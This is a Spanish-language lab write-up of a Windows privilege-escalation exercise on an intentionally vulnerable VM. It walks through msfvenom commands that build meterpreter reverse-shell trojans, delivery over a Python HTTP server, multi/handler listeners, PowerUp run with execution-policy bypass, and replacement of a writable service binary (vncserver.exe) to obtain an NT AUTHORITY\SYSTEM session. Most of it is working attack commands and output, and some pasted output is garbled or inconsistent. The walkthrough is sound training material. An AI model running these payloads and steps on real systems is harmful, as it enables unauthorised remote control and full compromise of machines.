

# EJERCICIOS ELEVACIÓN DE PRIVILEGIOS EN WINDOWS I

## Prerrequisitos

- Kali Linux
- Windowsloitable LPE

## Ejercicio - Sc, Icacls, Accesschk, Msfvenom y Metasploit

- Crear un troyano y transferirlo al escritorio del usuario user en el sistema Windowsloitable LPE.
- Utiliza un exploit multi/handler para obtener un meterpreter reverso.
- Crear una shell de Windows para comprobar la información del servicio filepermsvc. ¿Qué binario ejecuta?, ¿qué permisos tiene nuestro usuario sobre ese ejecutable?
- Crear un troyano de tipo exe-service para reemplazar el del servicio si tenemos permisos, si no, utilizar otro servicio sobre el que si tengamos permisos. Transferir y reemplazar el fichero del servicio.
- Lanzar el servicio y demostrar obtener sesión con privilegios.


Creamos un troyano con msfvenom

```
(root@kali)-[~]
# msfvenom -p windows/x64/meterpreter/reverse_tcp LHOST=10.0.2.9 LPORT=4444 -f exe -o bicho.exe
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x64 from the payload
No encoder specified, outputting raw payload
Payload size: 510 bytes
Final size of exe file: 7168 bytes
Saved as: bicho.exe
```

Tras esto abrimos un puerto para poder pasar el archivo

```
(kali@kali)-[~]
$ su root
Contraseña:
(root@kali)-[/home/kali]
# python3 -m http.server 8080
Serving HTTP on 0.0.0.0 port 8080 (http://0.0.0.0:8080/) ...
```

Descargamos desde la Windows



Vamos a la Kali y abrimos el msfconsole

```
(root@kali)-[~]
# service postgresql start

(root@kali)-[~]
# msfconsole -q
msf6 > 
```

Usamos el multi/handler, establecemos el payload del troyano y el LHOST

```
msf6 > use exploit/multi/handler
[*] Using configured payload generic/shell_reverse_tcp
msf6 exploit(multi/handler) > set payload windows/x64/meterpreter/reverse_tcp
payload => windows/x64/meterpreter/reverse_tcp
msf6 exploit(multi/handler) > options

Module options (exploit/multi/handler):

  Name      Current Setting  Required  Description
  ---      -
  PAYLOAD   windows/x64/meterpreter/reverse_tcp
  LHOST     10.0.2.9
  LPORT     4444

Payload options (windows/x64/meterpreter/reverse_tcp):

  Name      Current Setting  Required  Description
  ---      -
  EXITFUNC  process          yes       Exit technique (Accepted: '', seh, thread, process, none)
  LHOST     10.0.2.9         yes       The listen address (an interface may be specified)
  LPORT     4444             yes       The listen port

Exploit target:

  Id  Name
  --  --
  0    Wildcard Target

View the full module info with the info, or info -d command.

msf6 exploit(multi/handler) > set lhost 10.0.2.9
lhost => 10.0.2.9
```

Le damos a correr y abrimos una Shell

```
msf6 exploit(multi/handler) > run

[*] Started reverse TCP handler on 10.0.2.9:4444
[*] Sending stage (200774 bytes) to 10.0.2.12
[*] Meterpreter session 1 opened (10.0.2.9:4444 -> 10.0.2.12:49164) at 2023-11-13 23:12:32 +0100

meterpreter > shell
Process 3300 created.
Channel 5 created.
Microsoft Windows [Version 6.1.7601]
Copyright (c) 2009 Microsoft Corporation. Reservados todos los derechos.

C:\Windows\system32>
```

Usamos el comando sc qc

```
C:\Windows\system32>sc qc filepermsvc
sc qc filepermsvc
[SC] QueryServiceConfig CORRECTO

NOMBRE_SERVICIO: filepermsvc
        TIPO                : 10  WIN32_OWN_PROCESS
        TIPO_INICIO          : 3    DEMAND_START
        CONTROL_ERROR        : 1    NORMAL
        NOMBRE_RUTA_BINARIO  : "C:\Program Files\File Permissions Service\filepermservice.exe"
        GRUPO_ORDEN_CARGA    :
        ETIQUETA              : 0
        NOMBRE_MOSTRAR        : File Permissions Service
        DEPENDENCIAS          :
        NOMBRE_INICIO_SERVICIO: LocalSystem
```

La ruta del binario es la siguiente

```
NOMBRE_RUTA_BINARIO: "C:\Program Files\File Permissions Service\filepermservice.exe"
```

Nos movemos hasta el fichero accesschk y ejecutamos lo siguiente

```
meterpreter > cd Users
meterpreter > cd user
meterpreter > cd Desktop
meterpreter > cd Tools\
meterpreter > cd accesschk\
meterpreter > shell
Process 300 created.
Channel 6 created.
Microsoft Windows [Version 6.1.7601]
Copyright (c) 2009 Microsoft Corporation. Reservados todos los derechos.

C:\Users\user\Desktop\Tools\accesschk>accesschk64.exe "C:\Program Files\File Permissions Service\filepermservice.exe"
accesschk64.exe "C:\Program Files\File Permissions Service\filepermservice.exe"
**
Accesschk v6.10 - Reports effective permissions for securable objects
Copyright (C) 2006-2016 Mark Russinovich
Sysinternals - www.sysinternals.com
```

Confirmamos en qué ruta nos encontramos

```
meterpreter > pwd
C:\Users\user\Downloads
meterpreter >
```

Fuera de meterpreter comprobamos que estemos en la carpeta correcta

```
meterpreter > bg
[*] Backgrounding session 1...
msf6 exploit(multi/handler) > pwd
[*] exec: pwd

/root
msf6 exploit(multi/handler) > ls
[*] exec: ls

37977.py      bicho.exe      dymerge        juice-shop     pydictor       Software
alhvdbAo.rec c99.php        In8RvDPZ.rec   password.txt   pydictor.txt    XSS-LOADER
bichito.exe  dic.windows.txt JsvxrH3F.rec   program.exe    setup.msi       XSStrike
```

Nos dirigimos a la carpeta de ghospack

Directorio de C:\Users\user\Desktop\GhostPack

```
13/06/2023  14:29    <DIR>          .
13/06/2023  14:29    <DIR>          ..
14/06/2020  22:33             15.360 LockLess.exe
30/05/2017  07:35             562.841 PowerUp.ps1
14/06/2020  22:33             212.480 Rubeus.exe
14/06/2020  22:33             731.136 SafetyKatz.exe
14/06/2020  22:33             160.256 Seatbelt.exe
14/06/2020  22:33             720.896 SharpChrome.exe
14/06/2020  22:33             105.472 SharpDPAPI.exe
14/06/2020  22:33              8.192 SharpDump.exe
14/06/2020  22:33             14.848 SharpRoast.exe
14/06/2020  22:33             20.480 SharpUp.exe
14/06/2020  22:33             52.736 SharpWMI.exe
          11 archivos      2.604.697 bytes
          2 dirs    1.537.589.248 bytes libres
```

Dentro utilizamos el siguiente comando

```
C:\Users\user\Desktop\GhostPack>powershell.exe -exec bypass -Command "& {Import-Module .\PowerUp.ps1; Invoke-AllChecks}"
powershell.exe -exec bypass -Command "& {Import-Module .\PowerUp.ps1; Invoke-AllChecks}"

[*] Running Invoke-AllChecks
```

Buscamos el servicio vncserver

```
ServiceName      : vncserver
Path              : "C:\Program Files\RealVNC\VNC Server\vncserver.exe" -service
ModifiableFile   : C:\Program Files\RealVNC\VNC Server\vncserver.exe
ModifiableFilePermissions : {ReadAttributes, ReadControl, Execute/Traverse, DeleteChild...}
ModifiableFileIdentityReference : BUILTIN\Usuarios
StartName         : LocalSystem
AbuseFunction      : Install-ServiceBinary -Name 'vncserver'
CanRestart       : True
```

Creamos un troyano que tenga el mismo nombre de este servicio

```
(root@kali)-[~]
# msfvenom -p windows/meterpreter/reverse_tcp LHOST=10.0.2.9 LPORT=4445 -f exe-service -o vncserver.exe
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x86 from the payload
No encoder specified, outputting raw payload
Payload size: 354 bytes
Final size of exe-service file: 15872 bytes
Saved as: vncserver.exe
```

Buscamos la carpeta accesschk, ejecutamos y verificamos los permisos

```
C:\Users\user\Desktop\Tools\accesschk>accesschk64.exe "C:\Program Files\RealVNC\VNC Server\vncserver.exe"
accesschk64.exe "C:\Program Files\RealVNC\VNC Server\vncserver.exe"

Accesschk v6.10 - Reports effective permissions for securable objects
Copyright (C) 2006-2016 Mark Russinovich
Sysinternals - www.sysinternals.com

C:\Program Files\RealVNC\VNC Server\vncserver.exe
RW BUILTIN\Usuarios
RW NT AUTHORITY\SYSTEM
RW BUILTIN\Administradores
```

Nos movemos a la carpeta de vncserver.exe y cambiamos el archivo por el nuevo creado

```
meterpreter > cd "C:\Program Files\RealVNC\VNC Server"
meterpreter > pwd
C:\Program Files\RealVNC\VNC Server
meterpreter > upload vncserver.exe
[*] Uploading : /root/vncserver.exe → vncserver.exe
[*] Uploaded 15.50 KiB of 15.50 KiB (100.0%): /root/vncserver.exe → vncserver.exe
[*] Completed : /root/vncserver.exe → vncserver.exe
meterpreter >
```

Dejamos la sesión en background y cambiamos el puerto

```
meterpreter > bg
[*] Backgrounding session 3...
msf6 exploit(multi/handler) > options

Module options (exploit/multi/handler):

  Name  Current Setting  Required  Description
  ----  -
  LHOST  10.0.2.9         yes       The listen address (an interface may be specified)
  LPORT  4444             yes       The listen port

Payload options (windows/x64/meterpreter/reverse_tcp):

  Name  Current Setting  Required  Description
  ----  -
  EXITFUNC  process         yes       Exit technique (Accepted: '', seh, thread, process, none)
  LHOST  10.0.2.9         yes       The listen address (an interface may be specified)
  LPORT  4444             yes       The listen port
```

Una vez modificado luce de esta forma

```
msf6 exploit(multi/handler) > options

Module options (exploit/multi/handler):

  Name  Current Setting  Required  Description
  ----  -
  LHOST  10.0.2.9         yes       The listen address (an interface may be specified)
  LPORT  4445             yes       The listen port

Payload options (windows/x64/meterpreter/reverse_tcp):

  Name  Current Setting  Required  Description
  ----  -
  EXITFUNC  process         yes       Exit technique (Accepted: '', seh, thread, process, none)
  LHOST  10.0.2.9         yes       The listen address (an interface may be specified)
  LPORT  4445             yes       The listen port
```

Recuperamos la sesión 1 y vamos a ejecutar el proceso

```
msf6 exploit(multi/handler) > run -j
[*] Exploit running as background job 0.
[*] Exploit completed, but no session was created.

[*] Started reverse TCP handler on 10.0.2.9:4445
msf6 exploit(multi/handler) > sessions 1
[*] Starting interaction with 1...

meterpreter > cd "C:\Program Files\RealVNC\VNC Server"
meterpreter > shell
Process 3688 created.
Channel 6 created.
Microsoft Windows [Version 6.1.7601]
Copyright (c) 2009 Microsoft Corporation. Reservados todos los derechos.

C:\Program Files\RealVNC\VNC Server>
```

Una vez allí ponemos a correr el archivo que hemos enviado

```
C:\Program Files\RealVNC\VNC Server>sc start vncserver -10.0.2.9 LPORT=4445 -t exe-service -v vncserver.exe
[*] Sending stage (200774 bytes) to 10.0.2.12
sc start vncserver

NOMBRE_SERVICIO: vncserver
TIPO : 10 WIN32_OWN_PROCESS
ESTADO : 2 START_PENDING
PUNTO_COMPROB. : 0x0
INDICACION_INICIO : 0x7d0
PID : 3412
MARCAS : 0x0
C:\Program Files\RealVNC\VNC Server>[*] Meterpreter session 3 opened (10.0.2.9:4445 → 10.0.2.12:49185) at 2023-11-14 15:41:38 +0100
```

Para ver los privilegios nos vamos a sessions y comprobamos que la 2 es la que hemos creado con el archivo exe-service

```
msf6 exploit(multi/handler) > sessions
Find size of exe-service file: 40000 bytes
Active sessions over.exe
```

<u>Id</u>	<u>Name</u>	<u>Type</u>	<u>Information</u>	<u>Connection</u>
--	----	-----	-----	-----
1	00000000	meterpreter x64/windows	HETEAM\user @ HETEAM	10.0.2.9:4444 → 10.0.2.12:49183 (10.0.2.12)
3		meterpreter x64/windows	NT AUTHORITY\SYSTEM @ HETEAM	10.0.2.9:4445 → 10.0.2.12:49185 (10.0.2.12)